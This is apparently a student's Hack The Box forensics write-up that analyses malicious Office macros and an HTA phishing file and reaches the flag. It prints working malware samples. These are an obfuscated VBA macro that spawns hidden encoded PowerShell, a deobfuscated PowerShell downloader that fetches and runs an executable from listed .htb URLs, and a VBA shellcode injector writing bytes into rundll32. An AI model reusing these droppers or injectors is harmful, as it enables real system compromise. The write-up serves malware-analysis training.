yxteyAHjD = pQBvJdCI
QcSsG(MWhDgeFoD + MWhDgeFoD) = (PrLzBhA + 140)
QcSsG(MWhDgeFoD + MWhDgeFoD) = 9 + Oct(3670) + ScqHd + CDbl(4) + (5662 + WovTAEU + WECuD +
Cos(131))
End Function
```

Fig.4: Macros found excerpts

Obfuscation means **to make something difficult to understand**. Programming code is often obfuscated to protect intellectual property or trade secrets, and to prevent an attacker from reverse engineering a proprietary software program. Encrypting some or all of a program's code is one obfuscation method.

Fig. 5: Obfuscation definition



Olevba output

olevba is a script developed by decalage2 to parse OLE and OpenXML files such as MS Office documents (e.g. Word, Excel), to **detect VBA Macros**, extract their **source code** in clear text, and detect security-related patterns such as **auto-executable macros**, **suspicious VBA keywords** used by malware. It also detects and decodes several common **obfuscation methods including Hex encoding, StrReverse, Base64, Dridex, VBA expressions**, and extracts **Indicators Of Compromised** from decoded strings.

Fig. 6: olevba

Static Analysis is **the automated (or manual) analysis of source code without executing the application**. When the analysis is performed during program execution then it is known as Dynamic Analysis. Static Analysis is often used to detect: Security vulnerabilities.

Fig. 7: static analysis definition

```
cxCnFdBpH(WlIOJA + WlIOJA) = (RqPWyEUZ + 6)
cxCnFdBpH(WlIOJA + WlIOJA) = 5 + Oct(1694) + UQOJSE + CDbl(451) + (1970 + HNsVvpR + UGJiRH +
Cos(677))
Set Rom9dzby5v3unv8 = CreateObject(Amst4ijfvo1r0b5ium)
   Dim xCJYS(8 + 8 + 1 + 4) As String
Set nUxoA = (ndgJxJ)
Dim dNstJJ(7 + 7 + 1 + 6) As String
```

CreateObject macro


```
YRgECF(rsLfMDHRI + rsLfMDHRI) = (WKBwIIx + 80)
YRgECF(rsLfMDHRI + rsLfMDHRI) = 8819 + Oct(158) + irqNf + CDbl(5) + (9 + SsmqieBVT + kFfqC +
Cos(526))
Rom9dzby5v3unv8. _
Create AWLDFu7C7y(I51m0kjl96lpdcfhm(Dbx3w8eu9966odzw7)), Kw8r40ymn9ne3xu, Nzkctvs5ewy_ds
   Dim CpULFB(5 + 5 + 1 + 7) As String
Set axAfIEGRA = (QROQHnVJ)
Dim QHdoB(8 + 5 + 1 + 5) As String
```

Create macro

Fig. 8: Create and CreateObject macros

```
POwersheLL -windowstyle hidden -ENCOD
IABTAFYAIAAgADAAegBYACAAKABbAFQAeQBQAGUAXQAoACIAewAyAH0AewAwAH0AewA0AH0AewAzAH0AewAxAH0AIgAt
AGYAIAAnAGUAJwAsACcAcgBFAEMAdABvAHIAWQAnACwAJwBzAFkAcwB0ACcALAAnAC4ASQBPAC4AZABJACcALAAnAE0A
JwApACAAIAApACAAOwAgACAAIABzAGUAdAAgACAAVAB4AHkAUwBlAG8AIAAgACgAIAAgAFsAVABZAHAAZQBdACgAIgB7
ADAAfQB7ADcAfQB7ADUAfQB7ADYAfQB7ADQAfQB7ADIAfQB7ADEAfQB7ADgAfQB7ADMAfQAiAC0ARgAnAFMAWQBzAFQA
RQAnACwAJwBUAE0AJwAsACcASQBOACcALAAnAEUAUgAnACwAJwBwAE8AJwAsACcATgBlAFQALgBzAGUAJwAsACcAUgBW
AEkAQwBFACcALAAnAE0ALgAnACwAJwBBAE4AYQBHACcAKQApACAAOwAgACAAJABOAGIAZgA1AHQAZwAzAD0AKAAnAEIA
OQAnACsAJwB5AHAAJwArACgAJwA5ADAAJwArACcAcwAnACkAKQA7ACQAVgB4AG4AbAByAGUAMAA9ACQAQwBsAHUAZABr
AGoAeAAgACsAIABbAGMAaABhAHIAXQAoADYANAApACAAKwAgACQAUgA2AHIAMQB0AHUAeQA7ACQASwB5ADMAcQAwAGUA
OAA9ACgAKAAnAFIAcQAnACsAJwBkAHgAJwApACsAJwB3AG8AJwArACcANQAnACkAOwAgACAAKAAgACAARABpAHIAIAAg
AHYAYQBSAGkAQQBiAGwAZQA6ADAAWgB4ACkALgB2AGEAbAB1AEUAOgA6ACIAQwB…
(continues like this for several characters)
```

Fig. 9: Content of the new file generated



```
Recorded Actions:
+--------------------+----------------------------+----------------------------+
| Action             | Parameters                 | Description                |
+--------------------+----------------------------+----------------------------+
| Found Entry Point  | document_open              |                            |
| CreateObject       | ['winmgmtS:win32_Process'  | Interesting Function Call  |
|                    | ]                          |                            |
| CreateObject       | ['winmgmtS:win32_ProcessS  | Interesting Function Call  |
|                    | tartuP']                   |                            |
| Create             | [')]wPOwersheLL            | Interesting Function Call  |
|                    | -windowstyle hidden        |                            |
|                    | -ENCOD               PAYKY |                            |
|                    | zXpydxDfLrVDGutHywYTzdTux  |                            |
|                    | uVavkeYugxmCkPrsgNMnlnWdI  |                            |
|                    | ZbQjhfNhrVWCXpKbRkmOlbVyX  |                            |
|                    | qbYCqUcHXliVmLfaMgSWprNlQ  |                            |
|                    | wkDlxbCfHtpKOmUXwLZQkYcUD  |                            |
|                    | RlCxFljFzFeRLTgUbegYIybKD  |                            |
|                    | WtFXatxHyneCtpOtuxdDLJFmg  |                            |
|                    | rDpywqHsvuDlSRRXcCExJWVIZ  |                            |
|                    | RwrJLqqCGxPcugzWTAPvPAOaD  |                            |
|                    | agjFPugGYQbKMjHHAjMQDuLBX  |                            |
|                    | AjRZrIXzMhDhEDaVauNKZwsLc  |                            |
|                    | pYDiTCjXDSKjVxrJyCKTbxyQp  |                            |
|                    | StOtzVhkmpOFOSKrzpmdHqnHs  |                            |
```

ViperMonkey output excerpt (we can see the content of the executable generated)

ViperMonkey is a VBA Emulation engine written in Python (and developed by decalage2, designed to analyze and deobfuscate malicious VBA Macros contained in Microsoft Office files (Word, Excel, PowerPoint, Publisher, etc).


Fig. 10: ViperMonkey

PowerShell is a **task automation and configuration** management program from Microsoft, for machines running Windows Operating Systems.

Fig. 11: PowerShell definition


Base64 is an encoding scheme used to encode binary files that need to be transferred. It is used to pass data in a textual way. Because it is an encoding scheme, it is widely known how to decode it.

Fig. 12: Base64 definition



The *Windows Event Viewer* shows a log of application and system messages, including errors, information messages, and warnings.

Fig. 13: Windows Event Viewer



Windows Management Instrumentation (WMI) is the infrastructure for management data and operations on Windows-based operating systems. You can write WMI scripts or applications to automate administrative tasks on remote computers, but WMI also supplies management data to other parts of the operating system and products.

Fig. 14: Windows Management Instrumentation

```
Set-PSDebug -Trace 2
SV  0zX ([TyPe]("{2}{0}{4}{3}{1}"-f 'e','rECtorY','sYst','.IO.dI','M')  );
set  TxySeo  (
[TYpe]("{0}{7}{5}{6}{4}{2}{1}{8}{3}"-F'SYsTE','TM','IN','ER','pO','NeT.se','RVICE','M.','ANa
G'));
$Nbf5tg3=('B9'+'yp'+('90'+'s'));
$Vxnlre0=$Cludkjx + [char](64) + $R6r1tuy;
$Ky3q0e8=(('Rq'+'dx')+'wo'+'5');
(  Dir  vaRiAble:0Zx).valuE::"CreAT`E`dIREc`T`OrY"($HOME +
((('nDp'+'Jrb')+('e'+'vk4n')+'D'+'p'+('C'+'cwr_2h')+'nD'+'p') -RePlAcE
('n'+'Dp'),[cHaR]92));
$FN5ggmsH = (182,187,229,146,231,177,151,149,166);
$Pyozgeo=(('J5f'+'y1')+'c'+'c');
(  vaRiABLE TxYSEo  ).ValuE::"SecUrI`TYp`R`OtOc`ol" = (('Tl'+'s1')+'2');
$FN5ggmsH +=
(186,141,228,182,177,171,229,236,239,239,239,228,181,182,171,229,234,239,239,228);
$Huajgb0=(('Jn'+'o')+'5g'+'a1');
$Bb28umo = (('Ale'+'7g')+'_8');
$Hsce_js=('Kv'+('nb'+'ov_'));
$Spk51ue=(('C'+'7xo')+'9g'+'l');
$Scusbkj=$HOME+(('5'+'t'+('f'+'Jrbev'+'k')+('45tf'+'Cc'+'w')+'r'+('_2h'+'5tf')) -rEplACE
([ChAR]53+[ChAR]116+[ChAR]102),[ChAR]92)+$Bb28umo+(('.e'+'x')+'e');
$FN5ggmsH +=
(185,179,190,184,229,151,139,157,164,235,177,239,171,183,236,141,128,187,235,134,128,158,177
,176,139);
$hbmskV2T=(('C'+'7xo')+'9g'+'l');
$hbmskV2T=$HOME+(('5'+'t'+('f'+'Jrbev'+'k')+('45tf'+'Cc'+'w')+'r'+('_2h'+'5tf')) -rEplACE
([ChAR]53+[ChAR]116+[ChAR]102),[ChAR]92)+$Bb28umo+(('.c'+'o')+'nf');
$Q1_y05_=('W'+('4'+'qvy')+'z8');
$Odb3hf3=&('n'+'e'+'w-object') Net.WEBclIENt;
$FN5ggmsH += (183,154,173,128,175,151,238,140,183,162,228,170,173,179,229);
$Anbyt1y=('h'+('ttp:'+'][']+'(s)]')+(('w]'+'[(')+(('s)'+']w'))+('da'+'-')+'i'+'n'+'du'+('s'+
'trial.'+'h'+'t')+'b]'+('[(s)]'+'w'+'js')+(']'+'[(')+(('s'+')]w9IdL'+'P]['+'(s'+')]w'+'@h'
))+('t'+'tp:]')+('[(s'+')]')+'w'+(']'+'[(s)]')+('wdap'+'ro'+'fesiona'+'1.h')+'tb'+('][(s'+')
'+']')+'w'+('d'+'ata')+('4][(s'+')]wh')+('WgW'+'jT')+('V]'+'[')+('(s)]w@http'+'s:][(s'+')]'+
'w'+']')+'['+('(s)'+']wdag'+'ra')+'ni'+'t'+('eg'+'ia')+('re.h'+'t')+'b]'+('['+'(s)')+(']ww'+
'p-a'+'dm'+'in][(s)'+']wt')+('V]['+'(s'+')')+(']w@'+'h')+'tt'+'p'+(':'+'][')+('(s)]w]['+'(s'
+')]www'+'w'+'.out'+'s'+'p')+('ok'+'e')+'nv'+'i'+('s'+'ions.')+('htb'+']')+'['+('(s)]w'+'wp'
+'-in')+('clu'+'d')+('es][(s)'+']waW'+'o'+'M')+(']'+'[('+'s)]w')+('@'+'http:]')+('[(s)'+']w]
[('+'s)')+(']wmo'+'bs')+('o'+'uk.h')+(('t'+'b][(')+(('s)'+']wwp-'))+'in'+'c'+'l'+('ude'+'s]
'+'[')+('(s)]'+'w')+('UY'+'30R]')+('[(s'+')]w'+'@'+'h'+'ttp:][')+('('+'s)]w')+(']['+'(s)')+(
']'+'wb')+'i'+('g'+'laugh'+'s')+(('.h'+'t'+'b][(s'))+(')]'))+('ws'+'mallpot'+'ato')+'es'+((
']'+'[(s'))+(')]wY]'+'[(s'+')]w'+'@h'+'ttps:][(s)'))+']w'+(']['+'s)]wn'+'g')+('ll'+'o')+('
gist'+'i')+('cs.'+'h')+'t'+('b]'+'['+'('+'s)]w')+'ad'+('mi'+'n')+'er'+']'+('[(s'+')]w'+'W3m'
)+'k'+(('B'+'][(s'))+(')'+']w'))).'rep`LAcE'(']'+'['+('(s)]'+'w')),([array]('/'),('xw'+'e'
))[0])."sP`lIT"($Ivg3zcu + $Vxnlre0 + $Jzaewdy);
$Gcoyvlv=(('Kf'+'_')+('9'+'et1'));
foreach ($A8i3ke1 in $Anbyt1y){try{$Odb3hf3."dO`WnLOA`dfILe"($A8i3ke1, $Scusbkj);
$Zhcnaux=(('Ek'+'k')+('j'+'47t'));
If ((&('Get-I'+'te'+'m') $Scusbkj)."LEn`GTh" -ge 45199) {${A8`I`3KE1}.("{1}{2}{0}"
-f'ay','ToCha','rArr').Invoke() | .("{2}{1}{0}{3}" -f'-','ach','ForE','Object') -process {
```

```
${FN5`GGm`Sh} += ([byte][char]${_} -bxor 0xdf ) };
$FN5ggmsH += (228);
$b0Rje =  [type]("{1}{0}" -F'VerT','Con');
$B0RjE::"tO`BaS`E64S`TRI`Ng"(${fn5`ggm`sh}) | .("{2}{1}{0}" -f 'ile','ut-f','o')
${hB`mSK`V2T};
([wmiclass](('wi'+'n')+('32_'+'Proc'+'e')+'s'+'s'))."cR`eaTE"($Scusbkj);
$Glwki6a=('I'+'m'+('td'+'xv6'));
break;
$Pfpblh1=('Vs'+('lal'+'c')+'u')}}catch{}}$F47ief2=(('Bn'+'zid')+'rt')
```

Fig. 15: Obfuscated code

```
Set-PSDebug -Trace 2
Set-Variable 0zX ([Type]("System.IO.Directory"));
Set-Variable TxySeo ([TyPe]("System.Net.ServicePointManager"));
$Nbf5tg3 = 'B9yp90s';
$Vxnlre0 = $Cludkjx + '@' + $R6r1tuy;
$Ky3q0e8 = 'Rqdxwo5';
(Dir Variable:0Zx).Value::"CreateDirectory"($HOME + "\Jrbevk4\Ccwr_2h\");
$FN5ggmsH = (182,187,229,146,231,177,151,149,166);
$FN5ggmsH +=
(186,141,228,182,177,171,229,236,239,239,239,228,181,182,171,229,234,239,239,228);
$FN5ggmsH +=
(185,179,190,184,229,151,139,157,164,235,177,239,171,183,236,141,128,187,235,134,128,158,177
,176,139);
$FN5ggmsH += (183,154,173,128,175,151,238,140,183,162,228,170,173,179,229);
$Pyozgeo = 'J5fy1cc';
(Variable TxYSEo).Value::"SecurityProtocol" = 'Tls12';
$Huajgb0 = 'Jno5ga1';
$Bb28umo = 'Ale7g_8';
$Hsce_js = 'Kvnbov_';
$Spk51ue = 'C7xo9gl';
$Scusbkj = $HOME + '\Jrbevk4\Ccwr_2h\.exe';
$hbmskV2T = 'C7xo9gl';
$hbmskV2T = $HOME + '\Jrbevk4\Ccwr_2h\.conf';
$Q1_y05_ = 'W4qvyz8';
$Odb3hf3 = &('new-object') Net.WebClient;
$Anbyt1y =
('http://da-industrial.htb/js/9IdLP/@http://daprofesional.htb/data4/hWgWjTV/@https://dagrani
tegiare.htb/wp-admin/tV/@http://www.outspokenvisions.htb/wp-includes/aWoM/@http://mobsouk.ht
b/wp-includes/UY30R/@http://biglaughs.htb/smallpotatoes/Y/@https://ngllogistics.htb/adminer/
W3mkB/').Split('@');
$Gcoyvlv = 'Kf_9et1';
foreach ($A8i3ke1 in $Anbyt1y){try{$Odb3hf3.DownloadFile($A8i3ke1, $Scusbkj);
$Zhcnaux = 'Ekkj47t';
If ((&('Get-Item') $Scusbkj).Length -ge 45199) {${A8I3KE1}.ToCharArray.Invoke() |
.ForEach-Object -process { ${FN5GGmSh} += ([byte][char]${_} -bxor 0xdf ) };
$FN5ggmsH += (228);
$b0Rje =  [type]('Convert');
$B0RjE::"ToBase64String"(${fn5ggmsh}) | .Out-File ${hBmSKV2T};
([wmiclass]('win32_Process')).Create($Scusbkj);
$Glwki6a = 'Imtdxv6';
break;
$Pfpblh1 = 'Vslalcu';
}}
catch{}}
```

Fig. 16: Deobfuscated code

```
$FN5ggmsH = (182,187,229,146,231,177,151,149,166);
$FN5ggmsH +=
(186,141,228,182,177,171,229,236,239,239,239,228,181,182,171,229,234,239,239,228);
$FN5ggmsH +=
(185,179,190,184,229,151,139,157,164,235,177,239,171,183,236,141,128,187,235,134,128,158,177
,176,139);
$FN5ggmsH += (183,154,173,128,175,151,238,140,183,162,228,170,173,179,229);
```

ASCII abbreviated from *American Standard Code for Information Interchange*, is a **character encoding standard for electronic communication**.

Fig. 17: Possible ASCII code

An XOR operation is a mathematical logic operation. It is applied to each bit, if input bits are the same, then the output will be 0 (false), else 1 (true). It is widely extended in encryption.

Fig. 18: XOR operation definition

```
If ((&('Get-Item') $Scusbkj).Length -ge 45199)
{${A8I3KE1}.ToCharArray.Invoke() | .ForEach-Object -process { ${FN5GGmSh}
+= ([byte][char]${_} -bxor 0xdf ) };
```

Fig. 19: XOR code

Obfuscation 1

“This document came in as an email attachment. Our SOC tells us that they think there were some errors in it that caused it not to execute correctly. Can you figure out what the command and control mechanism would have been had it worked?”

Case Summary

On Saturday 5th of October at 10:30am, an attacker uploaded a Excel file with a malicious macro enabled, this allowed them to execute powershell code once opened the file.

Objectives

We need to analyze and identify commands and the control mechanism the attacker wrote to understand what was compromised.

Evidence Analyzed

invoice-42369643.xlsm - The macro enabled Excel file

Investigation Steps

After receiving the .zip from the web, we’re able to open it and obtain a html file, after running the html we’re greeted by a webpage with a download link where it gives us **invoice-42369643.xlsm.**

We run 7zip to extract the xlsm file and obtain a request for a password. We run zip2John [Fig.1] to get the hash from the zip and then use John [Fig.2] with the rockyou.txt wordlist and obtain the password “infected” for **LwTHLrGh.hta**.

We open **LwTHLrGh.hta** and after cleaning the code manually we’re able to recognize a VBScript, with a MyArray variable that looked interesting, after understanding more or less the script, we’re able to understand that the MyArray values are being passed as bytes. So we use CyberChef [Fig.3] to upload the array and transform from decimal to hex.

After this understanding what the functions being called such as CreateRemoteThread, CreateProcessA, VirtualAllocEx and WriteProcessMemory indicated to me that the bytes were being used to run as a powershell code.

After echoing the bytes to xdd [Fig.4] we're able to use the "-r" flags to run (-r will revert so it will create a binary from a hexdump). This allowed me to create the shellcode that would be executed in the hta, and after this I needed to analyze that shellcode we created, after trying to find a debugger for shellcode, I tried to work it out with Ghidra as the MBCoin, but I couldn't manage to recognize it correctly and therefore analyze it. So I had to install wine (A tool that allows me to run windows apps on Linux) and this allowed me to run SCDBG, a shellcode debugger, and after importing the shellcode file I was able to get an output message showing the flag.

Findings

The infected file : **invoice-42369643.xlsm**
At the end the payload contained the flag was : HTB{g0_G3t_th3_ph1sh3R}

Conclusion

All of this investigation was possible because we had downloaded a malicious xml file, and we're able to see what was running inside and what was executed.

Exhibits

Fig.1
John2Zip is a tool to extract the hash from a zip and use it in John to crack its password.

Fig.2
John the Ripper is an Open Source password security auditing and password recovery tool available for many operating systems.

Fig.3
CyberChef is the Cyber Swiss Army Knife - a web app for encryption, encoding, compression and data analysis.

Fig.4
xxd creates a hex dump of a given file or standard input. It can also convert a hex dump back to its original binary form.

```
   myArray =
Array(-35,-63,-65,32,86,66,126,-39,116,36,-12,91,49,-55,-79,98,49,123,24,3
,123,24,-125,-61,36,-76,-73,-126,-52,-70,56,123,12,-37,-79,-98,61,-37,-90,
```

```
-21,109,-21,-83,-66,-127,-128,-32,42,18,-28,44,92,-109,67,11,83,36,-1,111,
-14,-90,2,-68,-44,-105,-52,-79,21,-48,49,59,71,-119,62,-18,120,-66,11,51,-
14,-116,-102,51,-25,68,-100,18,-74,-33,-57,-76,56,12,124,-3,34,81,-71,-73,
-39,-95,53,70,8,-8,-74,-27,117,53,69,-9,-78,-15,-74,-126,-54,2,74,-107,8,1
21,-112,16,-117,-39,83,-126,119,-40,-80,85,-13,-42,125,17,91,-6,-128,-10,-
41,6,8,-7,55,-113,74,-34,-109,-44,9,127,-123,-80,-4,-128,-43,27,-96,36,-99
,-79,-75,84,-4,-35,122,85,-1,29,21,-18,-116,47,-70,68,27,3,51,67,-36,100,1
10,51,114,-101,-111,68,90,95,-59,20,-12,118,102,-1,4,119,-77,80,85,-41,108
,17,5,-105,-36,-7,79,24,2,25,112,-13,43,50,-88,-5,83,-61,-46,-115,58,-81,4
9,21,-46,66,43,-68,66,-77,-59,81,-76,-125,77,-17,-79,116,94,-80,2,72,-22,1
7,-7,-58,33,-14,113,127,119,127,26,76,37,2,-38,-38,96,-44,-18,-102,-116,-1
5,-124,-37,110,-109,-112,-117,-26,97,-91,42,76,-20,67,70,-94,-72,-36,-1,91
,-31,-105,-98,-92,60,-46,-95,47,-76,34,111,-40,-67,48,-104,-65,61,-55,89,4
2,61,-93,93,-4,106,91,92,-39,92,-60,-97,12,-33,3,95,-47,-23,120,86,71,85,2
3,-105,-121,85,-25,-63,-51,85,-113,-75,-75,6,-86,-71,99,59,103,44,-116,109
,-37,-25,-28,-109,2,-49,-86,108,97,83,-84,-110,-9,124,21,-6,7,61,-91,-6,10
9,-67,-11,-110,122,-110,-6,82,-126,57,83,-6,9,-84,17,-101,14,-27,-12,5,14,
10,45,-74,117,95,-46,55,-118,-119,-73,56,-118,-75,-55,5,92,-116,-65,72,92,
-85,-80,-1,-63,-102,90,-1,86,-36,78)
   If Len(Environ("ProgramW6432")) > 0 Then
       sProc = Environ("windir") & "\\SysWOW64\\rundll32.exe"
   Else
       sProc = Environ("windir") & "\\System32\\rundll32.exe"
   End If
   res = RunStuff(sNull, sProc, ByVal 0&, ByVal 0&, ByVal 1&, ByVal 4&,
ByVal 0&, sNull, sInfo, pInfo)
   rwxpage = AllocStuff(pInfo.hProcess, 0, UBound(myArray), &H1000, &H40)
   For offset = LBound(myArray) To UBound(myArray)
       myByte = myArray(offset)
       res = WriteStuff(pInfo.h
Process, rwxpage + offset, myByte, 1, ByVal 0&)
   Next offset
   res = CreateStuff(pInfo.hProcess, 0, 0, rwxpage, 0, 0, 0)
End Sub
```

- Code snippet of hta file indicating me that myArray was being transformed as bytes and run as powershell code

```
❯ zip2john LwTHLrGh.hta.zip > hash.txt
ver 2.0 LwTHLrGh.hta.zip/LwTHLrGh.hta PKZIP Encr: cmplen=3209, decmplen=17894, crc=6F5BA783 ts=A048 cs=6f5b type=8
❯ john --wordlist=/home/vasco/Downloads/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
infected         (LwTHLrGh.hta.zip/LwTHLrGh.hta)
1g 0:00:00:00 DONE (2022-10-12 14:11) 33.33g/s 1092Kp/s 1092Kc/s 1092KC/s 123456..dyesebel
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

~/TEK4/HackTheBox/Obfuscation
❯
```

- Running the john2zip and john to extract the password for the hta file

```
❯ wine scdbg.exe -f  /home/vasco/TEK4/HackTheBox/Obfuscation/shellcode.sc
0050:err:winediag:is_broken_driver Broken NVIDIA RandR detected, falling back to RandR 1.0. Please consider using the Nouveau driver instead.
0034:err:winediag:is_broken_driver Broken NVIDIA RandR detected, falling back to RandR 1.0. Please consider using the Nouveau driver instead.
Loaded 1a0 bytes from file /home/vasco/TEK4/HackTheBox/Obfuscation/shellcode.sc
Initialization Complete..
Max Steps: 2000000
Using base offset: 0x401000

4010b6  LoadLibraryA(ws2_32)
4010c6  WSAStartup(190)
4010d5  WSASocket(af=2, tp=1, proto=0, group=0, flags=0)
401109  gethostbyname(evil-domain.no/HTB{g0_G3t_th3_ph1sh3R}) = 1000
401121  connect(h=42, host: 127.0.0.1 , port: 443 ) = 71ab4a07
40113c  recv(h=42, buf=12fc60, len=4, fl=0)
40117f  closesocket(h=42)
401109  gethostbyname(evil-domain.no/HTB{g0_G3t_th3_ph1sh3R}) = 1000
```

- Executed code snippet from scdbg and obtaining the flag

MBCoin

Case Summary

We have been actively monitoring the most extensive spear-phishing campaign in recent history for the last two months. This campaign abuses the current crypto market crash to target disappointed crypto owners. A company's SOC team detected and provided us with a malicious email and some network traffic assessed to be associated with a user opening the document. Analyze the supplied files and figure out what happened.

Objectives

This report is a summary of how the attacker managed to access the recruiter’s crypto account by using a spear-phishing campaign.

Evidence Analyzed

mbcoin.doc - The phishing document with VBA code
mbcoin.pcapng -The network traffic at the moment of the incident.

Investigation Steps

After receiving the files linked to this case, my team and I start by using 7zip to extract **mbcoin.doc** and obtain a 1Table file which had some Powershell code, which its a bit obfuscated, with some cleaning we’re able to understand that the files are encrypted using a method and a key.

Later on in parallel we analyzed **mbcoin.pcapng** to find any suspicious activity. We found 3 strange requests leading me to export the objects using Wireshark. From this export we obtain 3 files : pt.html, vm.html and wp.html.

After these 3 files were discovered we used the cleaned powershell code from 1Table to process those 3 files and get a .dll file, this file is a dynamic-link library. Using Ghidra, a software reverse engineering (SRE) suite of tools developed by NSA's Research Directorate in support of the Cybersecurity mission. This allowed me to analyze those .dll files and see what functions execute in them. This allowed me to find the ldr() function and see what messages it had hidden.

